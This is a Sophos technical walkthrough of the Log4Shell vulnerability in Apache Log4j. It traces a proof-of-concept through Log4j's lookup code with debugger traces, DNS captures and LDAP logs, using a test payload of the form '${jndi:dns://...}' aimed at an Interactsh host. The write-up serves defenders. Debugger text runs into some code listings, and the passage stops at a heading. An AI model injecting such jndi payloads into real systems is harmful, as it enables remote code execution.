Inside the code: How the Log4Shell exploit works

news.sophos.com/en-us/2021/12/17/inside-the-code-how-the-log4shell-exploit-works/

December 17, 2021

The critical vulnerability in Apache's **Log4j** Java-based logging utility (CVE-2021-44228) has been called the "most critical vulnerability of the last decade." Also known as **Log4Shell**, the flaw has forced the developers of many software products to push out updates or mitigations to customers. And Log4j's maintainers have published two new versions since the bug was discovered—the second completely eliminating the feature that made the exploit possible in the first place.

As we previously noted, Log4Shell is an exploit of Log4j's "message substitution" feature—which allowed for programmatic modification of event logs by inserting strings that call for external content. The code that supported this feature allowed for "lookups" using the Java Naming and Directory Interface (JNDI) URLs.

This feature inadvertently made it possible for an attacker to insert text with embedded malicious JNDI URLs into requests to software using Log4j—URLs that resulted in remote code being loaded and executed by the logger. To understand better how dangerous exploits of this feature are, we'll walk through the code that makes it possible.

How Log4j logging works

Log4j outputs logging events using TTCCLayout: time, thread, category and context information. By default, it uses the following pattern:

```
%r [%t] %-5p %c %x - %m%n
```

Here, %r outputs the time elapsed in milliseconds since the program was started; %t is the thread, %p is priority of the event, %c is the category, %x is the nested diagnostic context associated with the thread generating the event, and %m is for application-supplied messages associated with the event. It's this final field where our vulnerability comes into play.


The vulnerability can be exploited when the "logger.error()" function is called with a message parameter that includes a JNDI URL ("jndi:dns://", "jndi:ldap://", or any of the other JNDI defined interfaces discussed in our previous post). When that URL is passed, a JNDI "lookup" will be called which can lead to remote code execution.

To replicate the vulnerability, we looked at one of the many proofs of concept that have been published, which replicates how many applications interact with Log4j. In the code for logger/src/main/java/logger/App.java in this PoC, we can see that it calls logger.error() with a message parameter:

```
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.logger;

public class App {
    private static final Logger logger = LogManager.getLogger(App.class);
    public static void main(String[] args) {
        String msg = (args.length > 0 ? args [0] : "");
        logger.error(msg);
    }
}
```


For debugging purposes, we changed the message to a test URL that uses DNS with JNDI (built with the Interactsh tool) to pass it as a parameter to the "logger.error()" function and stepped through the program:

We can see that after calling “logger.error()” method from “AbstractLogger” class with crafted URL, another method is called which is “logMessage”:



```
        final Throwable effectiveThrowable = (throwable == null && message != null)
                ? message.getThrowable()
                : throwable;
        logMessageSafely(fqcn, level, marker, message, effectiveThrowable);
    }

    protected void logMessage(final String fqcn, final Level level, final Marker marker, final Supplier<?> messageSupplier,
            final Throwable throwable) {
        final Message message = LambdaUtil.getMessage(messageSupplier, messageFactory);
        final Throwable effectiveThrowable = (throwable == null && message != null)
                ? message.getThrowable()
                : throwable;
        logMessageSafely(fqcn, level, marker, message, effectiveThrowable);
    }

    protected void logMessage(final String fqcn, final Level level, final Marker marker, final String message, fqcn = "org.apache.logging.log4j.spi.Abstract
            final Throwable throwable) { throwable = null
        logMessageSafely(fqcn, level, marker, messageFactory.newMessage(message), throwable); fqcn = "org.apache.logging.log4j.spi.AbstractLogger", level =
    }

    protected void logMessage(final String fqcn, final Level level, final Marker marker, final String message) {
        final Message msg = messageFactory.newMessage(message);
        logMessageSafely(fqcn, level, marker, msg, msg.getThrowable());
    }

    protected void logMessage(final String fqcn, final Level level, final Marker marker, final String message,
            final Object... params) {
        final Message msg = messageFactory.newMessage(message, params);
        logMessageSafely(fqcn, level, marker, msg, msg.getThrowable());
    }

    protected void logMessage(final String fqcn, final Level level, final Marker marker, final String message,
            final Object p0) {
        final Message msg = messageFactory.newMessage(message, p0);
        logMessageSafely(fqcn, level, marker, msg, msg.getThrowable());
```

The log.message method creates a message object with the provided URL:



```
    @Override
    public Message newMessage(final String message, final Object p0, final Object p1, final Object p2, final Object p3,
            final Object p4, final Object p5, final Object p6, final Object p7, final Object p8, final Object p9) {
        return getParameterized().set(message, p0, p1, p2, p3, p4, p5, p6, p7, p8, p9);
    }

    /**
     * Creates {@link ReusableSimpleMessage} instances.
     *
     * @param message The message String.
     * @return The Message.
     *
     * @see MessageFactory#newMessage(String)
     */
    @Override
    public Message newMessage(final String message) { message = "${jndi:dns://c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com}"
        final ReusableSimpleMessage result = getSimple();
        result.set(message);
        return result;
    }


    /**
     * Creates {@link ReusableObjectMessage} instances.
     *
     * @param message The message Object.
     * @return The Message.
     *
     * @see MessageFactory#newMessage(Object)
     */
    @Override
    public Message newMessage(final Object message) {
        final ReusableObjectMessage result = getObject();
        result.set(message);
```

Next, it calls “processLogEvent” from “LoggerConfig” class, to log the event:

```
 * @param predicate predicate for which LoggerConfig instances to append to.
 *                  A null value is equivalent to a true predicate.
 */
protected void log(final LogEvent event, final LoggerConfigPredicate predicate) { event = MutableLogEvent@129, predicate = LoggerConfig$LoggerConfigPredi
    if (!isFiltered(event)) { event = MutableLogEvent@129
        processLogEvent(event, predicate); event = MutableLogEvent@129, predicate = LoggerConfig$LoggerConfigPredicate$1@149 "ALL"
    }
}

/**
 * Returns the object responsible for ensuring log events are delivered to a working appender, even during or after
 * a reconfiguration.
 *
```

Then it calls the “append” method from “AbstractOutputStreamAppender” class, which appends the message to the log:

```
 * @param event The LogEvent.
 */
@Override
public void append(final LogEvent event) { event = MutableLogEvent@35
    try {
        tryAppend(event); event = MutableLogEvent@35
    } catch (final AppenderLoggingException ex) {
        error("Unable to write to stream " + manager.getName() + " for appender " + getName(), event, ex);
        throw ex;
    }
}
```

Where the badness happens

This in turns, calls “directEncodeEvent” method:


```
    }
}

protected void directEncodeEvent(final LogEvent event) { event = MutableLogEvent@35
    getLayout().encode(event, manager); event = MutableLogEvent@35, manager = OutputStreamManager@63
    if (this.immediateFlush || event.isEndOfBatch()) {
        manager.flush();
    }
}
```

The directEncodeEvent method in turn calls the “getLayout().Encode” method, which formats the log message and adds the provided parameter— which is in this case the test exploit URL:


```
/**
 * Returns the ErrorHandler, if any.
 *
 * @return The
 */
@Override
public ErrorHa
    return han
}

/**
 * Returns the
 *
 * @return The
 */
@Override
public Layout<
    return layout; layout = PatternLayout@68 "%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n"
}

/**
 * Returns the name of the Appender.
```

```
PatternLayout@68 "%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36} - %msg%n"
 > charset: UTF_8@76 "UTF-8"
 > charsetName: "UTF-8"
 > configuration: DefaultConfiguration@78
 > conversionPattern: "%d{HH:mm:ss.SSS} [%thread] %-5level %logger{36}
   eventCount: 0
 > eventSerializer: PatternLayout$PatternSerializer@79 "org.apache.log
   footer: null
   footerSerializer: null
   header: null
   headerSerializer: null
   patternSelector: null
 > textEncoder: StringBuilderEncoder@80
   useCustomEncoding: false
Hold Alt key to switch to editor language hover
```


It then creates a new “StringBuilder” Object:



StringBuilder calls the “format” method from “MessagePatternConvert” class and parses the supplied URL, it looks for ‘$’ and ‘{’ to identify the URL:




After that it tries to identify various Name and values which are separated by ‘:’ or ‘-’:




Then it calls for “resolveVariable” method from “StrSubstitutor” class which will identify the Variables, it can be any of the following:

```
{date, java, marker, ctx, lower, upper, jndi, main, jvmrunargs, sys, env, log4j}
```

The code then calls the “lookup” method from the “Interpolator” class which will check the service associated with the variable (in this case, “jndi”):



Finding “jndi”, it calls the “lookup” method from the “jndiManager” class, which evaluates the value of the JNDI resource:



After that, it calls for “getURLOrDefaultInitCtx” from “IntialContext” class. This is where it creates the request that will be sent to the JNDI interface to retrieve context, depending on the URL provided. This is where the exploit begins to kick in. In this case, the URL is for

DNS:

```
 * @see javax.naming.spi.NamingManager#getURLContext
 */
protected Context getURLOrDefaultInitCtx(String name) name = "dns://c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com"
    throws NamingException {
    if (NamingManager.hasInitialContextFactoryBuilder()) {
        return getDefaultInitCtx();
    }
    String scheme = getURLScheme(name); scheme = "dns", name = "dns://c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com"
    if (scheme != null) { scheme = "dns"
        Context ctx = NamingManager.getURLContext(scheme, myProps);
        if (ctx != null) {
            return ctx;
        }
    }
    return getDefaultInitCtx();
}

/**
```

In the case of a DNS URL, as this fires, we can see a DNS query to the provided URL with Wireshark:

```
15:46:36.407116 IP (tos 0x0, ttl 64, id 56290, offset 0, flags [DF], proto UDP (17), length 94)
    192.168.101.103.40182 > one.one.one.one.domain: [udp sum ok] 17759+ A? c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com. (66)
15:46:36.407118 IP (tos 0x0, ttl 64, id 56291, offset 0, flags [DF], proto UDP (17), length 94)
    192.168.101.103.40182 > one.one.one.one.domain: [udp sum ok] 8529+ AAAA? c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com. (66)
15:46:36.670843 IP (tos 0x0, ttl 58, id 9181, offset 0, flags [DF], proto UDP (17), length 110)
    one.one.one.one.domain > 192.168.101.103.40182: [udp sum ok] 17759 q: A? c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com. 1/0/0 c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com. A 104.248.51.21 (82)
15:46:36.730669 IP (tos 0x0, ttl 58, id 9245, offset 0, flags [DF], proto UDP (17), length 94)
    one.one.one.one.domain > 192.168.101.103.40182: [udp sum ok] 8529 q: AAAA? c6tt36w2vtc0000wc5mggdppbuwyyyyyb.interactsh.com. 0/0/0 (66)
15:46:36.836354 IP (tos 0x0, ttl 64, id 29316, offset 0, flags [DF], proto UDP (17), length 45)
```

(This is a test URL, and not actually malicious)

If URL is ‘jndi:ldap://’ it calls another method from “ldapURLConext” class to check if URL has “queryComponents”:

```
 * Override context operations.
 * Test for presence of LDAP URL query components in the name argument.
 * Query components are permitted only for search operations and only
 * when the name has a single component.
 */

public Object lookup(String name) throws NamingException {
    if (LdapURL.hasQueryComponents(name)) {
        throw new InvalidNameException(name);
    } else {
        return super.lookup(name);
    }
}

public Object lookup(Name name) throws NamingException {
```


After that it calls “lookup” method in “ldapURLContext” class, “name” variable here contains the ldap URL:

```
public Object lookup(String name) throws NamingException {
    if (LdapURL.hasQueryComponents(name)) {
        throw new InvalidNameException(name);
    } else {
        return super.lookup(name);
    }
}
```


This in turn connects with the ldap “ provided:

```
Dec 13, 2021 3:18:05 AM null
INFO: [13/Dec/2021:03:18:05 -0500] CONNECT conn=7 from="127.0.0.1:38814" to="127.0.0.1:1389"
Dec 13, 2021 3:18:05 AM null
INFO: [13/Dec/2021:03:18:05 -0500] BIND REQUEST conn=7 op=0 msgID=1 version=3 dn="" authType="SIMPLE"
Dec 13, 2021 3:18:05 AM null
INFO: [13/Dec/2021:03:18:05 -0500] BIND RESULT conn=7 op=0 msgID=1 resultCode=0 etime=0.064
```


Then “flushBuffer” method will be called from “OutputStreamManager” class, here ‘buf’ contains the data returned from LDAP server, in this case the “mmm….” string we see below:



Looking at the packet capture in Wireshark, we see the request has the following bytes:



This is the serialized data and this will be displayed by the client as we can see below which shows that the vulnerability was exploited, notice the “[main] ERROR logger .App” string in the message followed by data:



The fix is in

